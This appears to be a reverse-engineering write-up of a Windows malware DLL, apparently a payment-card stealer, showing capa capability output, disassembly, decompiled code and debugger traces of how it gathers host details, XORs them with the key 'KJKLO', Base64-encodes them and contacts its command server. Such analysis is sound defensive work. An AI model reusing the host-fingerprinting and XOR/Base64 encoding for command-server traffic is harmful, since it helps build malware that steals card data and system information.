1000A048		TerminateProcess	KERNEL32
1000A04C		HeapAlloc	KERNEL32




Rule Information	Address	Details
contains PDB path		executable/pe/pdb
create process (3 matches)		host-interaction/process/create
encode data using Base64		data-manipulation/encoding/base64
get MAC address		collection/network
get hostname		host-interaction/os/hostname
get local IPv4 addresses		host-interaction/network/address
get networking interfaces		host-interaction/network/interface
get session user name		host-interaction/session
initialize Winsock library		communication/socket
receive data		communication
receive data on socket		communication/socket/receive
reference Base64 string		data-manipulation/encoding/base64
resolve DNS		host-interaction/network/dns/resolve
send HTTP request		communication/http/client
send HTTP request with Host header		communication/http
send data		communication
send data on socket		communication/socket/send
validate payment card number using luhn algorithm		data-manipulation/checksum/luhn
write file (2 matches)		host-interaction/file-system/write

Analysis – Stage 3


The interesting parts of that function are mainly the decryption of the CnC server list and the ones which are used to generate the payload for the further communication.




```
lea     eax, [ebp+nSize]
push    eax                      ; nSize
lea     eax, [ebp+Buffer]
push    eax                      ; lpBuffer
call    ds:GetComputerNameW
```



```
mov     esi, ds:getenv
xor     eax, eax
push    offset VarName   ; "APPDATA"
mov     [ebp+var_103B8], eax
call    esi ; getenv
```



```
lea     eax, [ebp+nSize]
push    eax                 ; pcbBuffer
lea     eax, [ebp+Buffer]
push    eax                 ; lpBuffer
call    ds:GetUserNameW
```




```
push    eax                 ; bufptr
push    64h ; 'd'           ; level
push    0                   ; servername
call    ds:NetWkstaGetInfo
```

The output from the function calls are concatenated in a string like

`<ComputerName><Username><AppDataPath><Domain>`


and **XORd** with the **static key** „KJKLO“



```
push    offset aKjklo   ; "KJKLO"
mov     byte ptr [ecx], 0
call    copy_data       ; Copy XOR-Key "KJKLO"
                        ;
                        ; Result in EAX
sub     esp, 18h
mov     byte ptr [ebp+var_4], 12h
lea     eax, [ebp+var_10238]
mov     ecx, esp
push    eax             ; Src
call    sub_100058F0
lea     ecx, [ebp+lpCmdLine] ; Src
mov     byte ptr [ebp+var_4], 7
call    xor_crypt       ; Encrypt further b64 Payload
                        ;
                        ; "DESKTOP-BP34C7E\t\tUser\t\tC:\\Users\\User\\AppData\\Roaming\t\tWORKGROUP\t\t"
                        ;
                        ; EAX: &XORd_Buffer
```

```
copy_data(&key, "KJKLO", 5u);
LOBYTE(v222) = 18;
sub_100058F0(&v152, v195);
LOBYTE(v222) = 7;
v52 = xor_crypt(v152, v153, v154, v155, v156, v157, key, v159, v160, v161, (int)v162, v163);
```

XOR the concatenated string




```
for ( i = 0; enc_data_index < a5; i = ++enc_data_index )
{
  Size = 0;
  v31 = 15;
  enc_data = &Block;
  key = &a7;
  LOBYTE(Src[0]) = 0;
  if ( (unsigned int)a6 >= 0x10 )
    enc_data = Block;
  if ( (unsigned int)a12 >= 0x10 )
    key = a7;
  sub_100068B0(Src, 1u, enc_data[enc_data_index] ^ key[enc_data_index % a11]);
  LOBYTE(v36) = 3;
  v17 = Src;
  v18 = (char *)Src[0];
  if ( v31 >= 0x10 )
    v17 = (void **)Src[0];
  v19 = v13[5] - v13[4];
  v32 = v13[4];
  v20 = Size;
```

XOR crypt function

Analysis – Stage 3

To follow the preparation, set breakpoints to the XOR crypt function calls.

The result of the call is returned as a pointer in the EAX register



```
70D9455D   C741 14 0F000000   mov dword ptr ds:[ecx+14],F
70D94564   68 68A5D970        push <3087041.aKjklo>            70D9A568:"KJKLO"
70D94569   C601 00            mov byte ptr ds:[ecx],0          ecx:"WORKGROUP\t\t"
70D9456C   E8 AF240000        call <3087041.copy_data>         Copy XOR-Key "KJKLO"
70D94571   83EC 18            sub esp,18
70D94574   C645 FC 12         mov byte ptr ss:[ebp-4],12
70D94578   8D85 C8FDFEFF      lea eax,dword ptr ss:[ebp-10238] [ebp-10238]:"DESKTOP-BP34C7E\t\tUser\t\t
70D9457E   8BCC               mov ecx,esp
70D94580   50                 push eax                         Src
70D94581   E8 6A130000        call 3087041.70D958F0
70D94586   8D8D B0FDFEFF      lea ecx,dword ptr ss:[ebp-10250] Src
70D9458C   C645 FC 07         mov byte ptr ss:[ebp-4],7
EIP → 70D94590   E8 1BD4FFFF  call <3087041.xor_crypt>         Encrypt further b64 Payload
70D94595   83C4 30            add esp,30
70D94598   8D8D C8FDFEFF      lea ecx,dword ptr ss:[ebp-10238] [ebp-10238]:"DESKTOP-BP34C7E\t\tUser\t\t
70D9459E   50                 push eax                         eax:&"DESKTOP-BP34C7E\t\t     \t\tC:\\Use
70D9459F   E8 2C120000        call 3087041.70D957D0
70D945A4   8B95 C4FDFEFF      mov edx,dword ptr ss:[ebp-1023C]

<3087041.xor_crypt>

.text:70D94590 3087041.dll:$4590 #3990
```

```
EAX     0097EF54     &"DESKTOP-BP34C7E\t\t
ECX     0097F124     "WORKGROUP\t\t"
EDX     0000
EBP     00   374     &"àó˝"
ESP      097EF54     &"DESKTOP-BP34C7E\t\tU
        00D67A6A
EDI     0000001F

EIP     70D94590     3087041.70D94590

EFLAGS    00000212

Default (stdcall)
1: [esp] 00D67A00 "DESKTOP-BP34C7E\t\tUse
2: [esp+4] 0097EF68
3: [esp+8] 0098F374 &"àó˝"
4: [esp+C] 70D94571 3087041.70D94571
5: [esp+10] 00000041
```

```
Address   Hex                                              ASCII
00D67A00  44 45 53 4B 54 4F 50 2D 42 50 33 34 43 37 45 09  DESKTOP-BP34C7E.
00D67A10  09 55 73 65 72 09 09 43 3A 5C 55 73 65 72 73 5C  .User..C:\Users\
00D67A20  55 73 65 72 5C 41 70 70 44 61 74 61 5C 52 6F 61  User\AppData\Roa
00D67A30  6D 69 6E 67 09 09 57 4F 52 4B 47 52 4F 55 50 09  ming..WORKGROUP.
00D67A40  09 00 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  ...°.ð.°.ð.°.ð.°
```

```
70D9455D   C741 14 0F000000   mov dword ptr ds:[ecx+14],F
70D94564   68 68A5D970        push <3087041.aKjklo>            70D9A568:"KJKLO"
70D94569   C601 00            mov byte ptr ds:[ecx],0
70D9456C   E8 AF240000        call <3087041.copy_data>         Copy XOR-Key "KJKLO"
70D94571   83EC 18            sub esp,18
70D94574   C645 FC 12         mov byte ptr ss:[ebp-4],12
70D94578   8D85 C8FDFEFF      lea eax,dword ptr ss:[ebp-10238] [ebp-10238]:"DESKTOP-BP34C7E\t\tUser\t\t
70D9457E   8BCC               mov ecx,esp
70D94580   50                 push eax                         Src
70D94581   E8 6A130000        call 3087041.70D958F0
70D94586   8D8D B0FDFEFF      lea ecx,dword ptr ss:[ebp-10250] Src
70D9458C   C645 FC 07         mov byte ptr ss:[ebp-4],7
70D94590   E8 1BD4FFFF        call <3087041.xor_crypt>         Encrypt f      er b64 Payload
EIP → 70D94595   83C4 30      add esp,30
70D94598   8D8D C8FDFEFF      lea ecx,dword ptr ss:[ebp-10238]     p-10238]:"DESKTOP-BP34C7E\t\tUser\t\t
70D9459E   50                 push eax                         eax:"0üÕ"
70D9459F   E8 2C120000        call 3087041.70D957D0
70D945A4   8B95 C4FDFEFF      mov edx,dword ptr ss:[    1023C]

esp=0097EF54 &"XŸÖ"
30 '0'

.text:70D94595 3087041.dll:$4595 #
```


```
EAX     0097F124     "0üÕ"
ECX       066C38
        0000000F
EBP     0098F374     &"àó˝"
ESP     0097EF54     &"XŸÖ"
ESI     00D67A6A
EDI     0000001F

EIP     70D94595     308704

EFLAGS    00000285

Default (stdcall)
1: [esp+4] 0097EF68
2: [esp+8] 0098F374 &"àó˝"
3: [esp+C] 70D94571 308704
4: [esp+10] 00000000
5: [esp+14] 0000000F
```


```
Address   Hex                                              ASCII
0097F124  30 FC D5 00 1B 04 1A 66 0E 1F 78 7E 08 7B 0A 00  0üÕ....f..x~.{..
             6 00 00 00 88 92 D6 00 00 00 00 00            A...F.....Ö.....
```

```
Address   Hex                                              ASCII
00D5FC30  0F 0F 18 07 1B 04 1A 66 0E 1F 78 7E 08 7B 0A 42  .......f..x~.{.B
00D5FC40  43 1E 3F 2A 39 43 42 0F 75 17 1F 38 29 3D 38 16  C.?*9CB.u..8)=8.
00D5FC50  1E 3F 2A 39 16 0A 3C 3F 0F 2B 3F 2D 13 19 25 2A  .?*9..<?.+?-..%*
00D5FC60  21 26 25 2D 42 45 18 04 18 00 0B 1D 04 1F 1B 45  !&%-BE.........E
```

Analysis – Stage 3

After XORing the concatenated string, the result is encoded base64



$$\begin{tikzcd} & \text{Key} \arrow[d] & & \\ \text{Input} \arrow[r] & \boxed{\text{XOR}} \arrow[r] & \boxed{\text{B64}} \arrow[r] & \text{Output} \end{tikzcd}$$



```
From Base64
Alphabet  A-Za-z0-9+/=
[✓] Remove non-alphabet chars

XOR
Key  KJKLO   UTF8
Scheme  Standard   [ ] Null preserving
```

```
Input    start: 9   length: 88
           end: 9    lines: 1
        length: 0
Dw8YBxsEGmYOH3h+CHsKQkMePyo5Q0IPdRcfOCk9OBYePyo5Fgo8Pw8rPy0TG
SUqISYlLUJFGAQYAAsdBB8bRUY=

Output   start: 7     time: 1ms
           end: 6   length: 65
        length: -1   lines: 1
DESKTOP-BP34C7E        User           C:\Users\User\AppData
\Roaming               WORKGROUP
```


CyberChef decryption



```
     70D945E7   8D95 C8FDFEFF   lea edx,dword ptr ss:[ebp-10238]
     70D945ED   FFB5 D8FDFEFF   push dword ptr ss:[ebp-10228]        int
     70D945F3   0F4395 C8FDFEFF cmovae edx,dword ptr ss:[ebp-10238]
     70D945FA   8D8D B0FDFEFF   lea ecx,dword ptr ss:[ebp-10250]     Src
EIP  70D94600   E8 6BCEFFFF     call <3087041.xor_to_b64>            Convert XORd String to B64
     70D94605   83C4 04         add esp,4
     70D94608   8D8D C8FDFEFF   lea ecx,dword ptr ss:[ebp-10238]
     70D9460E   50              push eax                             eax:"oüö"
     70D9460F   E8 BC110000     call 3087041.70D957D0
     70D94614   8B95 C4FDFEFF   mov edx,dword ptr ss:[ebp-1023C]
     70D9461A   83FA 10         cmp edx,10
     70D9461D   72 31           jb 3087041.70D94650
     70D9461F   8B8D B0FDFEFF   mov ecx,dword ptr ss:[ebp-10250]
     70D94625   42              inc edx
     70D94626   8BC1            mov eax,ecx                          "oüö"
     70D94628   81FA 00100000   cmp edx,1000
     70D9462E   72 16           jb 3087041.70D94646
     70D94630   8B49 FC         mov ecx,dword ptr ds:[ec

<3087041.xor_to_b64>

.text:70D94600 3087041.dll:$4600 #3A00
```

```
EAX     0097F13C
        0097F124
EDX     00D5FC30
EBP     0098F374
ESP     0097EF80
ESI     00D67A6A
EDI     0000001F

EIP     70D94600

EFLAGS  000003

Default (stdcall)
1: [esp] 000000
2: [esp+4] 7A09
3: [esp+8] 70D9
4: [esp+C] 0098
5: [esp+10] 000
```

```
Address   Hex                                              ASCII
0097F124  00 FC D5 00 1B 04 1A 66 0E 1F 78 7E 08 7B 0A 00  .üÕ....f..x~.{..
```


```
     70D945E7   8D95 C8FDFEFF   lea edx,dword ptr ss:[ebp-10238]
     70D945ED   FFB5 D8FDFEFF   push dword ptr ss:[ebp-10228]        int
     70D945F3   0F4395 C8FDFEFF cmovae edx,dword ptr ss:[ebp-10238]
     70D945FA   8D8D B0FDFEFF   lea ecx,dword ptr ss:[ebp-10250]     Src
     70D94600   E8 6BCEFFFF     call <3087041.xor_to_b64>            Convert XORd String to B64
EIP  70D94605   83C4 04         add esp,4
     70D94608   8D8D C8FDFEFF   lea ecx,dword ptr ss:[ebp-10238]
     70D9460E   50              push eax                             eax:&"Dw8YBxsEGmYOH3h+CHsKQkMePyo5Q
     70D9460F   E8 BC110000     call 3087041.70D957D0
     70D94614   8B95 C4FDFEFF   mov edx,dword ptr ss:[ebp-1023C]
     70D9461A   83FA 10         cmp edx,10
     70D9461D   72 31           jb 3087041.70D94650
     70D9461F   8B8D B0FDFEFF   mov ecx,dword ptr ss:[ebp-10250]     [ebp-10 Dw8YBxsEGmYOH3h+CHsKQkMePyc
     70D94625   42              inc edx
     70D94626   8BC1            mov eax,ecx                          ax:&"Dw8YBxsEGmYOH3h+CHsKQkMePyo5Q0IPdR
     70D94628   81FA 00100000   cmp edx,1000
     70D9462E   72 16           jb 3087041.70D94646
     70D94630   8B49 FC         mov ecx,dword ptr ds

esp=0097EF80

.text:70D94605 3087041.dll:$4605
```


```
EAX     0097F124        &"Dw8YB
ECX     00D6C0C
        00000069        'i'
EBP     0098F374        &"àó˘"
ESP     0097EF80
ESI     00D67A6A        "«««««
EDI     0000001F

EIP     70D94605        3087041

EFLAGS  00000244

Default (stdcall)
1: [esp+4] 7A097000
```

```
Address   Hex
0097F124  00 7A D6 00 ...2 78 73 45 47 6D 59 4F 48 33 68 00
```

```
Address   Hex                                              ASCII
00D67A00  44 77 38 59 42 78 73 45 47 6D 59 4F 48 33 68 2B  Dw8YBxsEGmYOH3h+
00D67A10  43 48 73 4B 51 6B 4D 65 50 79 6F 35 51 30 49 50  CHsKQkMePyo5Q0IP
00D67A20  64 52 63 66 4F 43 6B 39 4F 42 59 65 50 79 6F 35  dRcfOCk9OBYePyo5
00D67A30  46 67 6F 38 50 77 38 72 50 79 30 54 47 53 55 71  Fgo8Pw8rPy0TGSUq
00D67A40  49 53 59 6C 4C 55 4A 46 47 41 51 59 41 41 73 64  ISYlLUJFGAQYAAsd
00D67A50  42 42 38 62 52 55 59 3D 00 F0 AD BA 0D F0 AD BA  BB8bRUY=.ð.º.ð.º
```


Analysis – Stage 3

Like mentioned before, the XOR crypt routine is also used to decrypt the **embedded CnC server,** but using a different key.



```
while ( 1 )
{
  Sleep(0x5DC0u);
  v170 = &v158;
  sub_100058F0(&v158, v195);
  LOBYTE(v222) = 21;
  v156 = 0;
  v157 = 15;
  LOBYTE(v152) = 0;
  copy_data(&v152, &unk_1000A2D5, 0);
  LOBYTE(v222) = 20;
  v58 = (void **)cnc_communication(v152, v153, v154, v155, v156, v157, v158, v159, v160, v161, (size_t)v162, v163);
```

